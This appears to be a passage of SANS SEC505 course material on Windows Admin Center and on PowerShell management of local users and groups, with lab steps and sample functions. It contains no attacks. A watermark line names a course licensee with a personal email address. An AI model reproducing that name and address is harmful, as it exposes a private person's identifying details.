Windows Admin Center (WAC) is a free browser-based administration application from Microsoft to manage Windows Server 2012, Windows 10, and later hosts. Using a web browser, an administrator connects to WAC over HTTPS to manage either the server on which WAC is installed or other remote systems over WSMAN for PowerShell remoting and WMI access. WAC is compatible with JEA-restricted endpoints.

Download WAC for free from <https://aka.ms/WindowsAdminCenter>.

WAC can be used to manage server roles, features, certificates, updates, storage volumes, Hyper-V virtual machines, registry settings, network settings, local users, local groups, files, device drivers, firewall rules, cluster resources, and more.

WAC is designed to be extensible so that third-party vendors may add their own applications to WAC. This goes hand in hand with the extensibility of PowerShell such that a vendor might provide both a PowerShell module and a WAC extension together. Ideally, the vendor would also define a JEA endpoint for their products, but this is not required.

Requirements

WAC must be installed on Windows Server 2016, Windows 10 version 1709, or later.

The target systems that are managed through the WAC web interface must be Windows Server 2012 or later, Windows 10 or later, have Windows Management Framework 5.1 or later installed, with PowerShell remoting enabled and be accessible over the network. Windows PowerShell 5.1 is a part of the Windows Management Framework 5.1.

The administrative workstation accessing the WAC server must have a supported browser, such as Microsoft Edge or Google Chrome. And to use 100% of the features in WAC, the browser will likely need to be Edge. Internet Explorer is not supported at all and its use is explicitly blocked by the WAC service. If Edge is not installed, change the Windows default web browser to something other than Internet Explorer before attempting to use WAC.

WAC cannot be installed on a domain controller. However, if WAC is installed on a server that is later promoted to become a controller, WAC continues to work as expected (at least for now). Hence, if necessary, install WAC first, then promote to domain controller afterwards.

To manage a Hyper-V server, the Hyper-V Module for PowerShell must be installed on that server, and the File Server role must be installed as well. This is only required for Hyper-V management; it is not required for a generic install of WAC.

WAC does not require Microsoft Azure or internet access in any way. WAC may be used in air-gapped environments on nothing but standalone systems. WAC includes Azure integration features, but these are not mandatory.

WAC does not require IIS or SQL Server to be installed on the WAC server or targets.

WAC does not require Microsoft System Center Configuration Manager or Intune.

Target hosts managed through WAC do not require special agents, drivers, services, or software packages to be installed. They only require WMF 5.1 or later, the WinRM service running, and PowerShell remoting enabled and accessible over the network.

It is recommended to use Just Enough Admin (JEA) endpoints for WAC role-based administration, but this is not required to use WAC.

WAC may be installed on an active-passive cluster with two nodes for fault tolerance.

WAC itself is free of charge, but Windows licenses are still required of course. The free Hyper-V Server may also be managed through WAC.

Installation

Download the latest version of WAC from <https://aka.ms/WindowsAdminCenter>. It is an MSI package, so just double-click the MSI to launch the GUI installer. During install, you will be asked to choose the TCP port for WAC. Do not choose TCP port 80. Port 443 works, but may conflict with another TLS service that may be installed, especially third-party services that do not use Windows' HTTP.SYS driver; hence, it is better to choose a unique unused port, such as TCP port 47.

This will create a new service named "ServerManagementGateway", implemented as a background process (SME.EXE) running under the Network Service identity. "SME" stands for Server Management Experience.

To install WAC from the command shell and have WAC use TCP port 47, run:

```
msiexec.exe /i FullPathToTheMSIFile.msi /qn SME_PORT=47
SSL_CERTIFICATE_OPTION=generate
```

Note that you must give the full path to the MSI file, not a relative path.

The above will generate a self-signed TLS certificate for WAC. Be aware that this certificate will have only a 60-day TTL. It is better to use a certificate from a trusted CA.

To install WAC using a previously enrolled certificate from a trusted CA, run:

```
msiexec.exe /i FullPathToTheMSIFile.msi /qn SME_PORT=47
SME_THUMBPRINT=<thumbprint> SSL_CERTIFICATE_OPTION=installed
```

Where "<thumbprint>" is the SHA-1 hash thumbprint of the TLS certificate.

If the WAC server does not have internet access, then the following registry value must be set to "1" (it is REG_SZ value, not DWORD value, named "DevMode"):

```
reg.exe add HKLM\SOFTWARE\Microsoft\ServerManagementGateway /v
DevMode /t REG_SZ /d 1 /f

Restart-Service -Name ServerManagementGateway
```

This disables signature validation checking on the MSI-packaged files, but it is better for security to update the WAC server and allow it to check digital signatures like normal.

Once installed, open your browser and proceed to <https://localhost:47> (replace "47" with whatever TCP port number you have chosen). To access a remote WAC gateway, do not specify "localhost" of course; use the hostname or FQDN of the WAC gateway. If the name in the TLS certificate does not match the URL, or if the certificate is not from a trusted CA, then expect warning messages from your browser.

WAC Uses and Limitations

Over time, Microsoft will be adding more management capabilities to WAC. WAC is not yet a full replacement for all Microsoft Management Console (MMC) snap-ins, the Remote Server Administration Toolkit (RSAT), or the Server Manager application.

WAC works best with Server 2019 and later. Fewer management features are available for older operating systems, but each new version of WAC brings new features, so make sure to upgrade to the latest version of WAC and apply the latest OS updates too.

WAC cannot be accessed using Internet Explorer. Another browser must be used, such as Microsoft Edge, Mozilla Firefox, or Google Chrome. To use 100% of the features in WAC, it is likely that the Edge browser will be necessary.

Depending on whether machines are standalones or domain joined, depending on the browser used, whether Kerberos constrained delegation has been configured correctly, etc., the WAC user may need to authenticate repeatedly while connecting to the WAC server itself and to other systems through WAC.

How WAC Works

Traffic between the administrator's browser and the WAC server use HTTPS with TLS authentication and encryption. The TLS certificate may be self-signed, though a certificate from a trusted root Certification Authority (CA), such as from one's own enterprise PKI, is highly preferred.

Importantly, if a self-signed certificate is created during the installation of WAC, it will have a Time to Live (TTL) of only 60 days!

Traffic between the WAC server and remote target management hosts uses the same protocol as PowerShell remoting, namely, Web Services for Management (WSMAN), which may also be encrypted with TLS. WSMAN protocol is used to access the Windows Remote Management (WinRM) service for both PowerShell remoting and access to the Windows Management Instrumentation (WMI) service.

The administrator must authenticate successfully to both the WAC server and to the targeted managed systems via WAC. Successful authentication to WAC does not automatically grant access to any other remote systems. Being an administrator on the WAC server does not automatically grant administrative privileges on the other systems managed through WAC.

Authentication to WAC may be done with local user accounts and groups on the WAC server, global users and groups in on-premises Active Directory, or Azure Active Directory. When Azure Active Directory is the authentication provider, additional features such as conditional access control become available too.

Smart card authentication to the WAC server is recommended, but not required.

WAC may be combined with PowerShell JEA on the target management hosts for role-based access control, but JEA is not required to use WAC for remote administration.

Gateway Access Roles: Administrators vs. Users

There are two roles for those who interact with WAC: Users and Administrators. To manage these roles, click the gear icon in the upper-right toolbar > Gateway Access.

Very importantly, if you do not specify at least one WAC Users group, then *anyone* who can access the WAC server's HTTPS URL can attempt to use WAC! It is imperative, then, to define at least one WAC Users group.

WAC Administrators can do anything on the WAC server. Being a WAC Administrator does not imply or include having administrative powers on any other computer, or even on the OS of the WAC server itself. Being a WAC Administrator only grants powers over the configuration of WAC itself. Note that members of the local Administrators group on the WAC server are always considered to be WAC Administrators too.

WAC Users can use WAC to manage other systems (assuming they can authenticate to these other systems with user accounts that have administrative privileges), but WAC Users cannot change the configuration of the WAC itself.

Importantly, when defining groups of WAC Users and WAC Administrators, it is possible to choose groups whose membership is dynamically calculated based on whether the individual logged on with a smart card. This indirectly requires smart card authentication, which is recommended for security. In WAC, the smart card group membership is in addition to the WAC Users or WAC Administrators group membership, i.e., the individual must be a member of both of the groups listed.

There are PowerShell Just Enough Admin (JEA) endpoint roles that correspond to these WAC roles. These JEA endpoints are installed on the target hosts managed through WAC. At the time of this writing, this feature was not fully implemented or documented, and may never be supported on domain controllers in any case, so please see Microsoft's WAC website for the latest details.

Extensions

The WAC service supports Microsoft and third-party extensions for managing more products. As usual, only install extensions from vendors you trust, keep the extensions up to date, and remove unneeded extensions.

To manage WAC extensions, click the gear icon in the upper-right corner > General area > click the "Manage Extensions" link.

Logging

WAC writes log data to the event log service on the WAC server. In Event Viewer, navigate to Applications and Service Logs > Microsoft-ServerManagementExperience. Look for an event source of "SMEGateway" and see event ID 4000 for changes.

What about the target hosts being managed through WAC? On the targets, inbound WSMAN protocol connections to the WinRM service are logged like any other WSMAN connections. Same for inbound RDP or SSH connections, if any. If PowerShell transcription logging is enabled, either as the machine default or for any JEA endpoint used by WAC, then the normal PowerShell transcription log files will also log the commands executed through WAC.

Security Best Practices

To maximize the security of Windows Admin Center, follow these best practices:

- Upgrade to the latest version of WAC and keep the server patched.
- If you do not specify at least one WAC Users group, then *anyone* who can access the WAC server's HTTPS URL can attempt to use WAC! It is imperative, then, to define at least one WAC Users group.
- Require smart card authentication to the WAC server, or at least require good passphrases from all WAC users and administrators.
- Avoid using a generated self-signed certificate for TLS, which only has a 60-day TTL anyway. Install a certificate from your own trusted PKI.
- Use a designated jump server or administrative workstation as a WAC gateway, and use host-based or network firewalls to limit the traffic to and from the WAC gateway.
- On the targets to be managed through WAC, apply the regular security best practices for securing inbound WSMAN connections to the WinRM service for PowerShell remoting and WMI access, plus the best practices for securing inbound RDP and SSH as well. WAC is just a web frontend for regular WSMAN, RDP, and SSH connections to other machines.
- Use PowerShell Just Enough Admin (JEA) on the target systems to be managed through WAC when you wish to limit the changes permissible through WAC. Combine JEA with limited roles on the WAC server.
- Only install WAC extensions from vendors you trust, keep the extensions up to date, and remove unneeded extensions.
- Forward WAC-related log data to your log management and analysis system.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will install Windows Admin Center (WAC) on the member server VM.

[Member] Install on Server Core VM

In your virtualization application, switch to your Server Core VM (the second one).

Note: If you prefer, you may use Enter-PSSession to remote into your Server Core VM to install WAC, but note that you will be temporarily disconnected when the WinRM service automatically restarts.

Change into the C:\SANS\Setup folder:

```
cd C:\SANS\Setup
```

Run the setup scripts for WAC:

```
.\Start-Top.ps1 -ScriptsFolderPath .\AdminCenter
```

Note: If you ran the script remotely with Enter-PSSession, you were disconnected when the WinRM service restarted. Connect back again.

Confirm that the service for WAC is running on the Server Core VM:

```
Get-Service -Name ServerManagementGateway
```

Confirm that the Server Core VM is now listening on TCP local port 47:


```
Get-NetTCPConnection -State Listen
```

[Controller] Log in to WAC from Domain Controller VM

In your virtualization application, switch back to your domain controller VM (first one), or, if you used Enter-PSSession to connect, exit from that session.


Launch the Firefox browser from the Start menu (or from the shortcut on your desktop).

In Firefox, type in and then browse to `https://member.testing.local:47`




Note: The member server has an IP address 10.1.1.2.


On the warning page, click the "Advanced" button.




Then click the "Accept the Risk and Continue" button.




Enter your user name (Administrator) and P@ssword, then click the "OK" button.



Click the "Save" button.



After logon, if you see the Welcome message, click the "Skip tour" button.




Note: The warning messages appear because WAC was installed with a self-signed certificate. In real life, you would not use a self-signed certificate; you would install a TLS certificate from a trusted Certification Authority (CA), such as from your own Public Key Infrastructure (PKI).

You are now logged in to WAC in your browser.

Select Host and Browse Tools

Click the hyperlink for the member server in the All Connections list.



Note: If you are prompted again for credentials, enter your username (Administrator) and password (P@ssword) as necessary. Feel free to have the browser remember your credentials for this lab.


Explore the list of Tools on the left-hand side, such as Overview, Processes, and Firewall. Have fun, but don't spend too much time—we have to finish before midnight!

If you select the PowerShell tool on the left, you will sometimes need to click a different tool, such as Processes, then go back to the PowerShell tool again. When prompted, enter your P@ssword. When you are done, click the "X Disconnect" button above the blue command shell, then click Yes.

We cannot discuss every feature of the Windows Admin Center, so our main goal here is to become familiar with this graphical wrapper for WMI and PowerShell remoting. The browser interface is fairly self-explanatory.

View PowerShell

Click the PowerShell icon (" \geq ") in the upper right-hand corner of the application.




This provides a list of the PowerShell functions used by Windows Admin Center. Useful code can be copied into your own scripts. You can see "Cim" in the names or in the code of many of these functions. When finished, click the Close button at the bottom right.

Add Hosts

Click the "Windows Admin Center" link in the upper left-hand corner.

On the WAC home page, it lists "All Connections" to local and remote computers.



Notice that you can click the "+Add" button to add a remote server or workstation to the All Connections list. You could add more hosts either by entering each computer name individually or by importing a list of computer names from a CSV or TXT file. In this lab, we have no other VMs, but imagine that you have now added dozens of hosts. The WAC gateway will need to have WSMAN access to these hosts on TCP ports 5985 and 5986 for the sake of the WinRM service and PowerShell remoting.

In the time remaining, feel free to explore WAC graphical interface.

Today's Agenda

- 1. Windows Management Instrumentation**
- 2. PowerShell for Local Users and Groups**
- 3. PowerShell for Active Directory**
- 4. Active Directory Permissions and Delegation of Authority for Damage Containment**

Today's Agenda

WMI is also useful for managing local users and groups. These are users and groups defined in the registry of each server and workstation, as opposed to domain users and groups in the Active Directory database of domain controllers. Most of the PowerShell cmdlets for managing networking and local users or groups are in fact just wrappers for WMI.

Local Users and Groups

These cmdlets are mostly wrappers for WMI classes.

Requires [Windows PowerShell 5.1](#) or [PowerShell Core 6.0](#) with the 'Windows Compatibility' module installed.

Who is in the local Administrators group?

How to securely manage the passwords of the local user accounts in the local Administrators group?

Local Users and Groups

A "local" user or group exists only in the registry of the server or workstation where it was first created. A "domain" user or group, by contrast, exists in the Active Directory database of a domain controller. A standalone computer is not joined to an Active Directory domain. Standalone computers can only have or use local users and groups.

There are several Windows PowerShell cmdlets for querying, creating, modifying, and removing local users and groups. There are also WMI classes for this purpose.

The cmdlets for managing local user accounts include:

- Get-LocalUser
- New-LocalUser
- Set-LocalUser
- Remove-LocalUser
- Rename-LocalUser
- Disable-LocalUser
- Enable-LocalUser

The cmdlets for managing local groups include:

- Get-LocalGroup
- New-LocalGroup
- Get-LocalGroupMember
- Add-LocalGroupMember

- Remove-LocalGroup
- Remove-LocalGroupMember
- Rename-LocalGroup
- Set-LocalGroup

Query the Win32_Group class in WMI for groups and the Win32_Account class for both users and groups. On a domain controller, these classes will include domain groups and users too, so you will have to filter out what you don't want.

Importance

Managing local groups is very important for security because, typically, filesystem permissions, share permissions, logon rights, and computer privileges are typically assigned to local groups, not to user accounts individually. Users normally get their permissions, rights, and privileges by being members, directly or indirectly, of local groups on the servers or workstation at which they log on.

The most important local group is the Administrators group. Managing the membership of this group is very important for maintaining the health of the network. Often, too much emphasis is placed on Active Directory groups, while the local Administrators group is relatively forgotten (to the hacker's benefit).

Requirements

The cmdlets for managing local users and local groups requires Windows PowerShell 5.1 or later. Windows PowerShell 5.1 was first included by default on Windows 10 and Windows Server 2016.

This requirement is important to consider when using PowerShell remoting to manage local users and groups at target computers over the network or when creating scheduled tasks to do the same.

PowerShell Core only indirectly supports the local user and group cmdlets through its Windows Compatibility module. PowerShell Core on Linux or macOS has none of these cmdlets.

To see your current version of PowerShell:

```
$PSVersionTable
```

If you cannot upgrade Windows PowerShell 5.1 or later, then you can use the [ADSI] solution accelerator to achieve much the same functionality. For examples of this, do an internet search for "PowerShell manage local users ADSI WinNT" or check out this GitHub repository: <https://github.com/doctorscripto/LocalAccount/>.

Notes

A user name cannot contain any of the following characters:

@ \ ? + * " / [] : ; | = , < >

A user name cannot consist of only periods or space characters.

A password may contain up to 127 Unicode characters.

The PrincipalSource property on local user object or local group object will be one of these values: Local, Active Directory, Azure Active Directory Group, or Microsoft Account. This indicates the source of the user or group. However, on operating systems older than Windows 10 or Windows Server 2016, this property will be \$null. This is important because the traditional role of "local" users is changing and the future trend is unclear.

Create New Local Administrative User Account

```
function New-LocalAdmin ($UserName, $Password)
{
    $Pw = ConvertTo-SecureString $Password -AsPlainText -Force

    $User = New-LocalUser -Name $UserName -Password $Pw

    Add-LocalGroupMember -Group Administrators -Member $User
}

New-LocalAdmin -UserName "Jill" -Password "Sekrit"

New-LocalAdmin -UserName "Lori" -Password "p@55vvord"
```

SANS

SEC505 | Securing Windows

Create New Local Administrative User Account

A "secure string" uses the built-in Windows Data Protection API (DPAPI) to encrypt a secret in memory so that the secret can only be decrypted 1) on the same computer where the secret was first created and 2) only by the user who created the secret on that computer. If malware can execute code with the Debug Programs privilege, then that malware will be able to scrape and decrypt the secure string from memory.

```
# .\LocalAccount\New-LocalAdminWorse.ps1

function New-LocalAdmin ($UserName, $Password)
{
    $Pw = ConvertTo-SecureString $Password -AsPlainText -Force

    $User = New-LocalUser -Name $UserName -Password $Pw
            -ErrorAction SilentlyContinue

    Add-LocalGroupMember -Group Administrators -Member $User
            -ErrorAction SilentlyContinue
}
```

The function above creates a new local user account, assigns it a password of your choice, and places the user account in the local Administrators group on the computer where the function is run. The function could be part of a script that is executed through WSMAN remoting or SSH.

Notice how the secure string in the first line (\$Pw) is an argument to the second line that creates the user. The new user object in the second line (\$User) is an argument to the

command in the last line to add the user to the Administrators group. Think of how this flow impacts the operation of the function when there are unexpected problems:

- If the supplied password is not long or complex enough, the user account will not be created, so the \$User variable will be \$null, and the \$User will not be added to the Administrators group.
- If the supplied \$UserName is for a user that already exists, a new user account will not be created, so the \$User variable will be \$null, and the \$User will not be added to the Administrators group (nor will the existing user with the same).
- If you, the person running the script, lack the privileges necessary to create new users or modify the membership of the Administrators group, then there will be multiple errors and nothing will work.

This function does not handle these adverse scenarios gracefully, and the error action of "SilentlyContinue" can make it worse by sometimes suppressing the details of what is failing or why. So how could the function be enhanced to handle these scenarios more gracefully? Could the \$Password first be checked for minimum length and complexity? Could the function check to see if the \$UserName is for an account that already exists? Is it always a good idea to silently continue when there is an error?

See C:\SANS\Day3\LocalAccounts\New-LocalAdminBetter.ps1 for an example.

If you intend to run a script remotely with "Invoke-Command -FilePath <script>", either hard-code any necessary arguments into the <script> or pass in those arguments in the correct order with "-ArgumentList <array>", where <array> is not a hashtable for splatting, but a normal array of arguments in the same order as the parameters are defined in the Param() line at the top of the script.

Warning

Depending on how logging is configured, plaintext passwords given to scripts or functions as arguments may get logged in plaintext as well.

Reset Password of an Existing Local User

To reset the password on an existing local user account, use the Set-LocalUser cmdlet and either the ConvertTo-SecureString cmdlet or the Read-Host cmdlet with the -AsSecureString switch to create a secure string of the password for the reset. When resetting a password, the length and complexity must satisfy the requirements of the operating system's password policies.

But where to save the new password afterwards so that you can get it when you need it?

Disable Local Administrative User Account

```
function Disable-LocalAdmin ($UserName = "Administrator")
{
    Disable-LocalUser -Name $UserName `
        -ErrorAction SilentlyContinue

    Remove-LocalGroupMember -Group Administrators `
        -Member $UserName -ErrorAction SilentlyContinue
}

Disable-LocalAdmin
Disable-LocalAdmin -UserName "Lori"
```

SANS

SEC505 | Securing Windows

Disable Local Administrative User Account

Normally, when an error occurs, PowerShell will display red error text and then continue to the next command, but if the `-ErrorAction` is set to "SilentlyContinue", the error text is suppressed and then command execution resumes like normal. Consider the following command:

```
Remove-LocalGroupMember -Group Administrators `
    -Member "Administrator" -ErrorAction SilentlyContinue
```

In the example above, it's not actually possible to remove the built-in Administrator account from the Administrators local group (an error is expected), and, if an account is already not in the Administrators group, then trying to remove the account will also not work (and an error is thrown). Hence, the above command simply suppresses all errors when the `Remove-LocalGroupMember` cmdlet is run because of the error action.

```
#. \LocalAccounts\Disable-LocalAdmin.ps1

function Disable-LocalAdmin ($UserName = "Administrator")
{
    Disable-LocalUser -Name $UserName `
        -ErrorAction SilentlyContinue

    Remove-LocalGroupMember -Group Administrators `
        -Member $UserName -ErrorAction SilentlyContinue
}
```

Warning! Despite the name of the function, if the function is run on a domain controller, the *domain* user account named "Administrator" will be disabled! That is the account you are probably using right now.

The above function uses "-ErrorAction SilentlyContinue" too because the intended user account might already be disabled, which is fine, and might already not be in the Administrators group, which is fine too. Technically, we might say that the function "enacts" or "confirms" the disabled state of a particular local user account and its non-membership in the Administrators group. (You might see a pattern developing here in how our functions are designed to work/enact/confirm.)

On the other hand, we don't see any error messages at all! The lack of an error message implies success, which would be wrong if we attempted to remove the built-in Administrator user account from the local Administrators group. We also want to avoid cluttering the output of our functions and scripts with lots of status or progress text, especially when it succeeds 99% of the time. One compromise, then, would be to use the Write-Verbose cmdlet under certain conditions, but a discussion of the Write-Verbose cmdlet will have to wait for another time (can't cover everything at once).

Query Local Group Membership with Invoke-Command

```
function Get-LocalGroupMembership {  
  
    Param ($ComputerName = "localhost",  
          $GroupName = "Administrators")  
  
    $Members = Invoke-Command -ComputerName $ComputerName `\  
                  -ErrorAction Stop -ScriptBlock `\  
                  { Get-LocalGroupMember -Group $Using:GroupName }  
  
    $Members | Select-Object -ExpandProperty Name  
}
```

SANS

SEC505 | Securing Windows

Query Local Group Membership

The membership of a local group can be queried using WMI. The WMI service can be accessed over the network with RPC or WSMAN remoting. The CIM cmdlets use WSMAN remoting by default. Querying local group memberships through WMI does not use or require PowerShell to be installed at the target machine at all.

But if we intend to use WSMAN or SSH remoting, and if we know that all of our systems have Windows PowerShell 5.1 or later installed, then perhaps it would be simpler to use PowerShell's built-in cmdlets for interacting with local users and groups instead.

```
function Get-LocalGroupMembership  
{  
    Param ($ComputerName = "localhost", `\  
          $GroupName = "Administrators")  
  
    if ($ComputerName -eq "localhost")  
    {  
        $Members = Get-LocalGroupMember -Group $GroupName  
    }  
    else  
    {  
        $Members = Invoke-Command -ComputerName $ComputerName `\  
                          -ErrorAction Stop -ScriptBlock `\  
                          { Get-LocalGroupMember -Group $Using:GroupName } `\  
    }  
  
    $Members | Select-Object -ExpandProperty Name  
}
```

In the above function, we do not use Invoke-Command if the target computer is localhost. We don't want to lower our odds of success by imposing an unnecessary requirement that may fail. If we query the membership of a local group on the local computer, but the query returns nothing, then we can have confidence that the group is empty.

For remote computers, the function uses WSMAN remoting to execute PowerShell's built-in Get-LocalGroupMember cmdlet at the remote computer.

Using Local Variables on Remote Computers

What is "Using:" in "\$Using:GroupName" in the scriptblock? This is something very useful to know about when executing code remotely with Invoke-Command. The \$GroupName variable exists in the memory of your local computer, the computer where you are running this function, or a script with this function. Specifically, \$GroupName is in your current PowerShell session on the computer where you are running PowerShell.

However, consider the code inside the scriptblock when you run a command like this:

```
Invoke-Command -ComputerName <target> -ScriptBlock {...}
```

The above scriptblock is executed at the remote computer, not on the local computer where you are sitting. How do you pass along or inject a variable into the memory of the remote computer when that variable only exists on the local computer in your own PowerShell session? That is what "\$Using:Foo" is for; it copies the variable \$Foo and its contents in your local session into the remote session *prior* to the code in the scriptblock being executed in the remote session. This is very handy when the arguments to some parameters are gathered locally, but the parameters are given to commands that will be executed at a remote computer with Invoke-Command. \$Foo can also be a hashtable for the sake of splatting.

When using the "\$Using:Foo" trick, the data in \$Foo in your local PowerShell session will be converted to XML, copied over the network to the remote computer, and converted from XML back into objects with properties at the remote computer, and then the scriptblock executed at the remote computer will have \$Using:Foo available to it as needed.

Just be aware that this chunk of XML going over the network can potentially be megabytes in size, so pass along the least amount of data possible that still allows your remote scriptblock to run successfully.

Also, while the *properties* of \$Foo locally will be copied into \$Using:Foo at the remote machine, the *methods* of \$Foo will not survive the trip. \$Using:Foo is a "property bag" at the remote computer, not a "live" object with methods.

When Failure is Good

Why is the -ErrorAction set to "Stop" in the function? If we fail to remote into the other machine for any reason, we want the function to fail. A big, red, scary exception would

be hard to miss in the command shell and also easy to catch in our code so that we could handle the problem more gracefully. Imagine the alternative. Imagine that we fail to remote to another computer; then we would fail to query the membership of the intended group at all. Were the function to silently continue and ignore any problems, the *absence* of an error and the *absence* of any output from the function would imply that the group is empty. But we have no idea if the group is actually empty; we couldn't remote into the other computer at all! Better to fail in this case. These are the kinds of trade-offs or considerations to keep in mind when choosing an `-ErrorAction` value; hence, there is no always right or always wrong way to do it—you'll have to consider the various scenarios possible.

SSH

Note that if you want to use SSH instead of WSMAN, change the parameter in the function to `-HostName` instead of `-ComputerName`, perhaps with a new switch to the function for just this purpose. How would you rewrite the function for this?

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Local Administrative User Accounts

Hackers love these local admin accounts... ♥

- 1) Perform inventory of all local user accounts.**
- 2) Delete or disable unneeded local user accounts.**
- 3) Clean and monitor the Administrators group.**
- 4) Disable UAC for remote local account logons.**
- 5) Randomize local admin passwords periodically.**

SANS

SEC505 | Securing Windows

Local Administrative User Accounts

